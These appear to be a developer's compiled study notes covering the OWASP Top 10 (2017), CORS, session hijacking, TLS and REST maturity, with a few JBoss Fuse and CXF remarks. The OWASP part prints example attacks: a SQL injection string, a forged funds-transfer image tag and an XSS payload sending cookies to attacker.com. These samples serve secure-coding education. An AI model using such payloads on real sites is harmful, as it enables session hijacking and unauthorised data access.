DSL: A keyword input file to an application that receives input data is a **DSL**. A configuration file is a **DSL**. A makefile is a **DSL** used to specify rules and dependencies for building an application.


Curf : etc folder , we need to use user.properties for removing comment on userid and password.

In bin folder === jboss-fuse-6.3.0.redhat-187\bin\karaf.bat

Build tool is maven.

Spring boot with camel : websrvice

Fuse ide : has the less support for transformation.



**Top 10 vulnerability:**

Open Web Application Security Project

* A1: Injection.:

Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

For SQL calls, use bind variables in all prepared statements and stored procedures, or avoid dynamic queries

**Scenario #1:** An application uses untrusted data in the construction of the following **vulnerable** SQL call:

**String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";**

**Scenario #2:** Similarly, an application’s blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

**Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");**

In both cases, the attacker modifies the ‘id’ parameter value in her browser to send: ' or '1'='1. For example:

**http://example.com/app/accountView?id=' or '1'='1**

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

[**A2-Broken Authentication and Session Management**](https://www.owasp.org/index.php/Top_10_2017-A2-Broken_Authentication_and_Session_Management)

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities (temporarily or permanently).

Example Attack Scenarios

**Scenario #1:** Airline reservations application supports URL rewriting, putting session IDs in the URL:

**http://example.com/sale/saleitems;  
sessionid=268544541&dest=Hawaii**

An authenticated user of the site wants to let their friends know about the sale. User e-mails the above link without knowing they are also giving away their session ID. When the friends use the link they use user’s session and credit card.

**Scenario #2**: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and that browser is still authenticated.

**Scenario #3**: An insider or external attacker gains access to the system’s password database. User passwords are not properly hashed and salted, exposing every users’ password.

[**A3-Cross-Site Scripting (XSS)**](https://www.owasp.org/index.php/Top_10_2017-A3-Cross-Site_Scripting_(XSS))

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

**(String) page += "<input name='creditcard' type='TEXT'  
value='" + request.getParameter("CC") + "'>";**

The attacker modifies the ‘CC’ parameter in his browser to:

**'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>'.**

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session. Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See [2017-A8](https://www.owasp.org/index.php/Top_10_2017-A8-Cross-Site_Request_Forgery_(CSRF)) for info on CSRF.

Preventing XSS requires separation of untrusted data from active browser content.

1. To avoid [Server XSS](https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#Server_XSS), the preferred option is to properly escape untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the [OWASP XSS Prevention Cheat Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) for details on the required data escaping techniques.
2. To avoid [Client XSS](https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#Client_XSS), the preferred option is to avoid passing untrusted data to JavaScript and other browser APIs that can generate active content. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the [OWASP DOM based XSS Prevention Cheat Sheet](https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet).
3. For rich content, consider auto-sanitization libraries like OWASP’s [AntiSamy](https://www.owasp.org/index.php/AntiSamy" \o "AntiSamy) or the [Java HTML Sanitizer Project](https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project).
4. Consider [Content Security Policy (CSP)](https://en.wikipedia.org/wiki/Content_Security_Policy) to defend against XSS across your entire site.

[**A4-Broken Access Control**](https://www.owasp.org/index.php/Top_10_2017-A4-Broken_Access_Control)

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users’ data, change access rights, etc.

Example Attack Scenarios

**Scenario #1:** The application uses unverified data in a SQL call that is accessing account information:

**pstmt.setString(1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );**

An attacker simply modifies the ‘acct’ parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user’s account.

**http://example.com/app/accountInfo?acct=notmyacct**

**Scenario #2:** An attacker simply force browses to target URLs. Admin rights are also required for access to the admin page.

**http://example.com/app/getappInfo  
http://example.com/app/admin\_getappInfo**

If an unauthenticated user can access either page, it’s a flaw. If a non-admin can access the admin page, this is also a flaw.

How Do I Prevent 'Broken Access Control'?

Preventing access control flaws requires selecting an approach for protecting each function and each type of data (e.g., object number, filename).

1. **Check access**. Each use of a direct reference from an untrusted source must include an access control check to ensure the user is authorized for the requested resource.
2. **Use per user or session indirect object references**. This coding pattern prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource’s database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. OWASP’s [ESAPI](https://www.owasp.org/index.php/ESAPI) includes both sequential and random access reference maps that developers can use to eliminate direct object references.
3. **Automated verification**. Leverage automation to verify proper authorization deployment. This is often custom.

[**A5-Security Misconfiguration**](https://www.owasp.org/index.php/Top_10_2017-A5-Security_Misconfiguration)

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

Example Attack Scenarios

**Scenario #1:** The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

**Scenario #2:** Directory listing is not disabled on your web server. An attacker discovers they can simply list directories to find any file. The attacker finds and downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code. Attacker then finds a serious access control flaw in your application.

**Scenario #3:** App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.

**Scenario #4:** App server comes with sample applications that are not removed from your production server. These sample applications have well known security flaws attackers can use to compromise your server.

How Do I Prevent 'Security Misconfiguration'?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This process needs to include all components and libraries as well (see [2017-A9](https://www.owasp.org/index.php/Top_10_2017-A9-Using_Components_with_Known_Vulnerabilities)).
3. A strong application architecture that provides effective, secure separation between components.
4. An automated process to verify that configurations and settings are properly configured in all environments.
5. [**A6-Sensitive Data Exposure**](https://www.owasp.org/index.php/Top_10_2017-A6-Sensitive_Data_Exposure)
6. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
7. **Scenario #1:** An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. Alternatives include not storing credit card numbers, using tokenization, or using public key encryption.
8. **Scenario #2:** A site simply doesn’t use TLS for all authenticated pages. An attacker simply monitors network traffic (like an open wireless network), and steals the user’s session cookie. The attacker then replays this cookie and hijacks the user’s session, accessing the user’s private data.
9. **Scenario #3:** The password database uses unsalted hashes to store everyone’s passwords. A file upload flaw allows an attacker to retrieve the password database. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

The full perils of unsafe cryptography, SSL/TLS usage, and data protection are well beyond the scope of the Top 10. That said, for all sensitive data, do the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
2. Don’t store sensitive data unnecessarily. Discard it as soon as possible. Data you don’t retain can’t be stolen.
3. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using [FIPS 140 validated cryptographic modules](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm).
4. Ensure passwords are stored with an algorithm specifically designed for password protection, such as [bcrypt](http://en.wikipedia.org/wiki/Bcrypt), [PBKDF2](http://en.wikipedia.org/wiki/PBKDF2), or [scrypt](http://en.wikipedia.org/wiki/Scrypt).
5. Disable autocomplete on forms requesting sensitive data and disable caching for pages that contain sensitive data.
6. [**A7-Insufficient Attack Protection**](https://www.owasp.org/index.php/Top_10_2017-A7-Insufficient_Attack_Protection)
7. The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.
8. **Scenario #1:** Attacker uses automated tool like [OWASP ZAP](https://www.owasp.org/index.php/ZAP) or [SQLMap](http://sqlmap.org/) to detect vulnerabilities and possibly exploit them. Attack detection should recognize the application is being targeted with unusual requests and high volume. Automated scans should be easy to distinguish from normal traffic.
9. **Scenario #2:** A skilled human attacker carefully probes for potential vulnerabilities, eventually finding an obscure flaw.
10. While more difficult to detect, this attack still involves requests that a normal user would never send, such as input not allowed by the UI. Tracking this attacker may require building a case over time that demonstrates malicious intent.
11. **Scenario #3:** Attacker starts exploiting a vulnerability in your application that your current attack protection fails to block.
12. How quickly can you deploy a real or virtual patch to block continued exploitation of this vulnerability?

There are three primary goals for sufficient attack protection:

1. **Detect Attacks:** Did something occur that is impossible for legitimate users to cause (e.g., an input a legitimate client can’t generate)? Is the application being used in a way that an ordinary user would never do (e.g., tempo too high, atypical input, unusual usage patterns, repeated requests)?
2. **Respond to Attacks:** Logs and notifications are critical to timely response. Decide whether to automatically block requests, IP addresses, or IP ranges. Consider disabling or monitoring misbehaving user accounts.
3. **Patch Quickly:** If your dev process can’t push out critical patches in a day, deploy a [virtual patch](https://www.owasp.org/index.php/Virtual_Patching_Best_Practices) that analyzes HTTP traffic, data flow, and/or code execution and prevents vulnerabilities from being exploite

[**A8-Cross-Site Request Forgery (CSRF)**](https://www.owasp.org/index.php/Top_10_2017-A8-Cross-Site_Request_Forgery_(CSRF))

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Example Attack Scenarios

The application allows a user to submit a state changing request that does not include anything secret. For example:

**http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243**

So, the attacker constructs a request that will transfer money from the victim’s account to the attacker’s account, and then embeds this attack in an image request or iframe stored on various sites under the attacker’s control:

**<img src="<b>http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#</b>" width="0" height="0" />**

If the victim visits any of the attacker’s sites while already authenticated to example.com, these forged requests will automatically include the user’s session info, authorizing the attacker’s request.

ow Do I Prevent 'Cross-Site Request Forgery (CSRF)'?

The preferred option is to use an existing CSRF defense. Many frameworks now include built in CSRF defenses, such as [Spring](https://docs.spring.io/spring-security/site/docs/current/reference/html/csrf.html), [Play](https://www.playframework.com/documentation/2.5.x/JavaCsrf), [Django](https://docs.djangoproject.com/en/1.10/topics/security/), and [AngularJS](https://angular.io/docs/ts/latest/guide/security.html). Some web development languages, such as [.NET](http://www.dotnetcurry.com/aspnet/1343/aspnet-core-csrf-antiforgery-token) do so as well. OWASP’s [CSRF Guard](https://www.owasp.org/index.php/CSRFGuard) can automatically add CSRF defenses to Java apps. OWASP’s [CSRFProtector](https://www.owasp.org/index.php/CSRFProtector_Project" \o "CSRFProtector Project)does the same for PHP or as an Apache filter.

Otherwise, preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This includes the value in the body of the HTTP request, avoiding its exposure in the URL.
2. The unique token can also be included in the URL or a parameter. However, this runs the risk that the token will be exposed to an attacker.
3. Consider [using](https://scotthelme.co.uk/csrf-is-dead/) the “SameSite=strict” flag on all cookies, which is increasingly [supported](http://caniuse.com/#feat=same-site-cookie-attribute) in browsers.

[**A9-Using Components with Known Vulnerabilities**](https://www.owasp.org/index.php/Top_10_2017-A9-Using_Components_with_Known_Vulnerabilities)

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Example Attack Scenarios

Components almost always run with the full privilege of the application, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., backdoor in component). Some example exploitable component vulnerabilities discovered are:

* [Apache CXF Authentication Bypass](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
* [Struts 2 Remote Code Execution](https://nvd.nist.gov/vuln/detail/CVE-2017-5638) – Sending an attack in the Content-Type header causes the content of that header to be evaluated as an OGNL expression, which enables execution of arbitrary code on the server.

How Do I Prevent 'Using Components with Known Vulnerabilities'?

Most component projects do not create vulnerability patches for old versions. So the only way to fix the problem is to upgrade to the next version, which can require other code changes. Software projects should have a process in place to:

1. Continuously inventory the versions of both client-side and server-side components and their dependencies using tools like [versions](http://www.mojohaus.org/versions-maven-plugin/), [DependencyCheck](https://www.owasp.org/index.php/OWASP_Dependency_Check" \o "OWASP Dependency Check), [retire.js](https://github.com/retirejs/retire.js/), etc.
2. Continuously monitor sources like [NVD](https://nvd.nist.gov/) for vulnerabilities in your components. Use software composition analysis tools to automate the process.
3. Analyze libraries to be sure they are actually invoked at runtime before making changes, as the majority of components are never loaded or invoked.
4. Decide whether to upgrade component (and rewrite application to match if needed) or deploy a [virtual patch](https://www.owasp.org/index.php/Virtual_Patching_Best_Practices#What_is_a_Virtual_Patch.3F) that analyzes HTTP traffic, data flow, or code execution and prevents vulnerabilities from being exploited.

[**A10-Underprotected APIs**](https://www.owasp.org/index.php/Top_10_2017-A10-Underprotected_APIs)

Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

Example Attack Scenarios

**Scenario #1:** Imagine a mobile banking app that connects to an XML API at the bank for account information and performing transactions. The attacker reverse engineers the app and discovers that the user account number is passed as part of the authentication request to the server along with the username and password. The attacker sends legitimate credentials, but another user’s account number, gaining full access to the other user’s account.

**Scenario #2** Imagine a public API offered by an Internet startup for automatically sending text messages. The API accepts JSON messages that contain a “transactionid” field. The API parses out this “transactionid” value as a string and concatenates it into a SQL query, without escaping or parameterizing it. As you can see the API is just as susceptible to SQL injection as any other type of application.

In either of these cases, the vendor may not provide a web UI to use these services, making security testing more difficult.

How Do I Prevent 'Underprotected APIs'?

The key to protecting APIs is to ensure that you fully understand the threat model and what defenses you have:

1. Ensure that you have secured communications between the client and your APIs.
2. Ensure that you have a strong authentication scheme for your APIs, and that all credentials, keys, and tokens have been secured.
3. Ensure that whatever data format your requests use, that the parser configuration is hardened against attack.
4. Implement an access control scheme that protects APIs from being improperly invoked, including unauthorized function and data references.
5. Protect against injection of all forms, as these attacks are just as viable through APIs as they are for normal apps.

Be sure your security analysis and testing covers all your APIs and your tools can discover and analyze them all effectively.

There seems to be a convergence towards using [JSON Web Tokens](https://tools.ietf.org/html/rfc7519) (JWT) as the format for security tokens. JWTs are JSON data structures containing a set of claims that can be used for access control decisions. A

<https://www.owasp.org/index.php/REST_Security_Cheat_Sheet>

**Cross-origin resource sharing** (**CORS**) is a mechanism that allows restricted resources (e.g. fonts) on a [web page](https://en.wikipedia.org/wiki/Web_page) to be requested from another [domain](https://en.wikipedia.org/wiki/Domain_name) outside the domain from which the first resource was served.[[1]](https://en.wikipedia.org/wiki/Cross-origin_resource_sharing#cite_note-mozhacks_cors-1) A web page may freely embed cross-origin images, [stylesheets](https://en.wikipedia.org/wiki/Style_sheet_(web_development)" \o "Style sheet (web development)), scripts, [iframes](https://en.wikipedia.org/wiki/HTML_element" \o "HTML element), and videos.[[2]](https://en.wikipedia.org/wiki/Cross-origin_resource_sharing#cite_note-2) Certain "cross-domain" requests, notably [Ajax](https://en.wikipedia.org/wiki/Ajax_(programming)" \o "Ajax (programming))requests, however, are forbidden by default by the [same-origin security policy](https://en.wikipedia.org/wiki/Same-origin_policy).

Cross Origin Resource Sharing (CORS) allows us to use Web applications within browsers when domains aren’t the same. For example, a site with domain test.org wants to execute AJAX requests to a Web application with domain mydomain.org using HTTP.

Using CORS isn’t so simple especially when you face debugging difficulties. As a matter of fact, CORS can imply an additional OPTIONS request and error messages aren’t so explicit. Most of the time, errors correspond to a lack of required headers from the server. For such reasons, a good understanding of how this feature works is essential.

CORS is used in a lot of places and use cases. In Web development, it’s often necessary to split the front application from the server application for development reasons or to interact with a remote service.

The CORS mechanism is mainly implemented with the Web server but this has an impact on the client side if some headers are missing in responses.

# Understanding CORS

With CORS, the remote Web application (here the one with domain mydomain.org) chooses if the request can be served. The CORS specification distinguishes two distinct use cases:

* **Simple requests**. This use case applies if we use HTTP GET, HEAD and POST methods. In the case of POST methods, only content types with the following values are supported: text/plain, application/x-www-form-urlencoded and multipart/form-data.
* **Preflighted requests**. When the ‘simple requests’ use case doesn’t apply, a first request (with the HTTP OPTIONS method) is made to check what can be done in the context of cross-domain requests.

Notice that if you add authentication to the request using the Authentication header, simple requests automatically become preflighted ones.

Client and server exchange a set of headers to specify behaviors regarding cross-domain requests. Let’s have a look at them now. We will then describe how they are used in both use cases.

* Origin: this header is used by the client to specify which domain the request is executed from. The server uses this hint to authorize, or not, the cross-domain request.
* Access-Control-Request-Method: with in the context of preflighted requests, the OPTIONS request sends this header to check if the target method is allowed in the context of cross-domain requests.
* Access-Control-Request-Headers: with in the context of preflighted requests, the OPTIONS request sends this header to check if headers are allowed for the target method in the context of cross-domain requests.
* Access-Control-Allow-Credentials: this specifies if credentials are supported for cross-domain requests.
* Access-Control-Allow-Methods: the server uses this header to tell which headers are authorized in the context of the request. This is typically used in the context of preflighted requests.
* Access-Control-Allow-Origin: the server uses this header to tell which domains are authorized for the request.
* Access-Control-Allow-Headers: the server uses this header to tell which headers are authorized in the context of the request. This is typically used in the context of preflighted requests.

## **Simple requests**

Where simple requests are concerned, the request is executed against the other domain. If the remote resource supports cross domains, the response is directly sent back. Otherwise an error occurs.

[simple-request](http://i0.wp.com/blog.restlet.com/wp-content/uploads/2015/12/simple-request.png)

Here is a sample content for a cross-domain request:

GET /myresource/ HTTP/1.1

Host: mydomain.org

(...)

Referer: http://test.org/example.html

Origin: http://test.org

And the corresponding response:

HTTP/1.1 200 OK

(...)

Access-Control-Allow-Origin: \*

Content-Type: application/json

[JSON Data]

## **Preflighted requests**

In the case of preflighted requests, this corresponds to a negotiation between the caller and the Web application based on HTTP headers. It consists of two phases:

The browser first executes an OPTIONS request with the same URL as the target request to check that it has the rights to execute the request. This OPTIONS request returns headers that identify what is possible to do for the URL. If rights match, the browser executes the request.

[preflighted-request](http://i1.wp.com/blog.restlet.com/wp-content/uploads/2015/12/preflighted-request.png)

Here is an example exchange with a first cross-domain request (the OPTIONS one):

OPTION /myresource/ HTTP/1.1

Host: mydomain.org

(...)

Origin: http://test.org

Access-Control-Request-Method: POST

Access-Control-Request-Headers: content-type,accept

And the corresponding response:

HTTP/1.1 200 OK

(...)

Access-Control-Allow-Origin: http://test.org

Access-Control-Allow-Methods: POST, GET, OPTIONS

Access-Control-Allow-Headers: content-type,accept

Access-Control-Max-Age: 1728000

Since the OPTIONS pre-request succeeds, the browser will then send the actual request:

POST /myresource/ HTTP/1.1

Host: mydomain.org

Content-type: application/json

Accept: application/json

(...)

Referer: http://test.org/example.html

Origin: http://test.org

[JSON Data]

And the corresponding response:

HTTP/1.1 200 OK

(...)

Access-Control-Allow-Origin: \*

Content-Type: application/json

[JSON Data]

This processing is completely transparent for the caller but we can have hints of what actually happens using the development tools of the browser, for example Firebug within Firefox. With the latter, we can use the Network tab to check which calls are executed and which CORS headers are exchanged.

An important comment. You must take into account that, when executing CORS request containing security, i.e. an Authorization header, the OPTIONS request won’t contain it. So you need to be careful regarding security when handling the first OPTIONS requests of preflighted ones. As a matter of fact, no authentication check can be done at this level.

In computer science, **session hijacking**, sometimes also known as cookie **hijacking** is the exploitation of a valid computer**session**—sometimes also called a **session** key—to gain unauthorized access to information or services in a computer system.

### [SESSION HIJACKING](http://itsecurity.telelink.com/session-hijacking/)

[Corporate Endpoint Desktop Threats](http://itsecurity.telelink.com/category/it-threats/corporate-endpoint-desktop-threats/), [Corporate WAN Threats](http://itsecurity.telelink.com/category/it-threats/corporate-wan-threats/), [Data Center Networking Threats](http://itsecurity.telelink.com/category/it-threats/data-center-networking-threats/), [IT Threats](http://itsecurity.telelink.com/category/it-threats/)   -

**Session Hijacking Attack**

**Introduction**

Also known as man in the middle attacks, session hijacking deceives a server or a client into accepting the upstream host as the actual legitimate host. Instead the upstream host is an attacker’s host that is manipulating the network so the attacker’s host appears to be the desired destination.

Session hijacking is a method of taking over a Web user session by surreptitiously obtaining the session ID and masquerading as the authorized user. Once the user’s session ID has been accessed (through session prediction), the attacker can masquerade as that user and do anything the user is authorized to do on the network.

Session hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim’s computer

A popular method is using source-routed IP packets. This allows a hacker at point A on the network to participate in a conversation between B and C by encouraging the IP packets to pass through its machine.

If source-routing is turned off, the hacker can use “blind” hijacking, whereby it guesses the responses of the two machines. Thus, the hacker can send a command, but can never see the response. However, a common command would be to set a password allowing access from somewhere else on the net.

A hacker can also be “inline” between B and C using a sniffing program to watch the conversation. This is known as a “man-in-the-middle attack“.

**Methods**

There are four main methods used to perpetrate a session hijack. These are:

* Session fixation, where the attacker sets a user’s session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.
* Session sidejacking, where the attacker uses packet sniffing to read network traffic between two parties to steal the session cookie. Many web sites use SSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site once authenticated. This allows attackers that can read the network traffic to intercept all the data that is submitted to the server or web pages viewed by the client. Since this data includes the session cookie, it allows him to impersonate the victim, even if the password itself is not compromised. Unsecured Wi-Fi hotspots are particularly vulnerable, as anyone sharing the network will generally be able to read most of the web traffic between other nodes and the access point.
* Alternatively, an attacker with physical access can simply attempt to steal the session key by, for example, obtaining the file or memory contents of the appropriate part of either the user’s computer or the server.
* Cross-site scripting, where the attacker tricks the user’s computer into running code which is treated as trustworthy because it appears to belong to the server, allowing the attacker to obtain a copy of the cookie or perform other operations.

**Mitigation**

Methods to prevent session hijacking include:

* Encryption of the data traffic passed between the parties; in particular the session key, though ideally all traffic for the entire session by using SSL/TLS. This technique is widely relied-upon by web-based banks and other e-commerce services, because it completely prevents sniffing-style attacks. However, it could still be possible to perform some other kind of session hijack.
* Use of a long random number or string as the session key. This reduces the risk that an attacker could simply guess a valid session key through trial and error or brute force attacks.
* Regenerating the session id after a successful login. This prevents session fixation because the attacker does not know the session id of the user after s/he has logged in.
* Some services make secondary checks against the identity of the user. For example, a web server could check with each request made that the IP address of the user matched the one last used during that session. This does not prevent attacks by somebody who shares the same IP address, however, and could be frustrating for users whose IP address is liable to change during a browsing session.
* Alternatively, some services will change the value of the cookie with each and every request. This dramatically reduces the window in which an attacker can operate and makes it easy to identify whether an attack has taken place, but can cause other technical problems (for example, two legitimate, closely timed requests from the same client can lead to a token check error on the server).
* Users may also wish to log out of websites whenever they are finished using them. However this will not protect against attacks such as Firesheep.
* Configure authentication and integrity checking between VPN endpoints.

Other methods for prevention are:

* Virtual private networks (VPNs) allow secure access to corporate resources by establishing an encrypted tunnel across the Internet. The ubiquity of the Internet, combined with the VPN technologies of today, allows organizations to cost-effectively and securely extend the reach of their networks to anyone, anyplace, anytime.
* IPSec is a framework of open standards developed by the Internet Engineering Task Force (IETF) that provides security for transmission of sensitive information over unprotected networks such as the Internet. IPSec acts at the network layer, protecting and authenticating IP packets between participating IPSec devices (“peers”) such as Cisco routers.

IPsec is designed to provide interoperable, high-quality, and cryptographically based security. IPsec is defined in (RFC 2401). The set of security services offered includes access control, connectionless integrity, data origin authentication, protection against replays, confidentiality (encryption), and limited traffic flow confidentiality. These services are provided at the IP layer, offering protection for IP and upper-layer protocols (ULPs). Because these services are provided at the IP layer, they can be used by any higher-layer protocol (for example TCP, User Datagram Protocol [UDP], and Border Gateway Protocol [BGP]).

IPsec provides security services at the IP layer by enabling a system to select required security protocols, determine the algorithm (or algorithms) to use for the service (or services), and put in place any cryptographic keys required to provide the requested services. IPsec can be used to protect one or more paths between a pair of hosts, between a pair of security gateways, or between a security gateway and a host.

## What Browsers Support HTTP/2?

The latest releases of [Firefox](https://http2-explained.readthedocs.org/en/latest/src/http2firefox.html), [Microsoft Edge](https://msdn.microsoft.com/en-us/library/dn905221(v=vs.85).aspx), internet Explorer 11, and [Chrome](https://blog.chromium.org/2015/02/hello-http2-goodbye-spdy.html) already support HTTP/2. [CloudFlare measured](https://blog.cloudflare.com/introducing-http2/) the traffic over different browsers running through its system over a 48 hour period:

TLS is the new name for SSL. Namely, SSL protocol got to version 3.0; TLS 1.0 is "SSL 3.1". TLS versions currently defined include TLS 1.1 and 1.2. Each new version adds a few features and modifies some internal details. We sometimes say "SSL/TLS".

HTTPS is HTTP-within-SSL/TLS. SSL (TLS) establishes a secured, bidirectional tunnel for arbitrary binary data between two hosts. HTTP is a protocol for sending requests and receiving answers, each request and answer consisting of detailed headers and (possibly) some content. HTTP is meant to run over a bidirectional tunnel for arbitrary binary data; when that tunnel is an SSL/TLS connection, then the whole is called "HTTPS".

To explain the acronyms:

* "SSL" means "Secure Sockets Layer". This was coined by the inventors of the first versions of the protocol, Netscape (the company was later bought by AOL).
* "[TLS](http://en.wikipedia.org/wiki/Transport_layer_security)" means "Transport Layer Security". The name was changed to avoid any legal issues with Netscape so that the protocol could be "open and free" (and published as a [RFC](http://tools.ietf.org/html/rfc2246)). It also hints at the idea that the protocol works over any bidirectional stream of bytes, not just Internet-based sockets.
* "[HTTPS](http://en.wikipedia.org/wiki/Https)" is supposed to mean "HyperText Transfer Protocol Secure", which is grammatically unsound. Nobody, except the terminally bored pedant, ever uses the translation; "HTTPS" is better thought of as "HTTP with an S that means SSL". Other protocol acronyms have been built the same way, e.g. SMTPS, IMAPS, FTPS... all of them being a bare protocol that "got secured" by running it within some SSL/TLS.

## Richardson Maturity Model


Richardson Maturity Model is used to identify the maturity level of a Restful Web Service. Following are the different levels and their characteristics:

* Level 0 : Expose SOAP web services in REST style. Expose action based services (http://server/getPosts, http://server/deletePosts, http://server/doThis, http://server/doThat etc) using REST.
* Level 1 : Expose Resources with proper URI’s (using nouns). Ex: http://server/accounts, http://server/accounts/10. However, HTTP Methods are not used.
* Level 2 : Resources use proper URI’s + HTTP Methods. For example, to update an account, you do a PUT to . The create an account, you do a POST to . Uri’s look like posts/1/comments/5 and accounts/1/friends/1.
* Level 3 : HATEOAS (Hypermedia as the engine of application state). You will tell not only about the information being requested but also about the next possible actions that the service consumer can do. When requesting information about a facebook user, a REST service can return user details along with information about how to get his recent posts, how to get his recent comments and how to retrieve his friend’s list.

**CXF:**

[**http://cxf.apache.org/**](http://cxf.apache.org/)

[**http://cxf.apache.org/docs/configuration.html**](http://cxf.apache.org/docs/configuration.html)



**Bus is called CXF context and it is responsible for loading configuration file and interacting with other part.**

**Frontend: jax rs and jax ws are called as front-end.**

**Service model: responsible for creating and loading wsdl into CFX.**

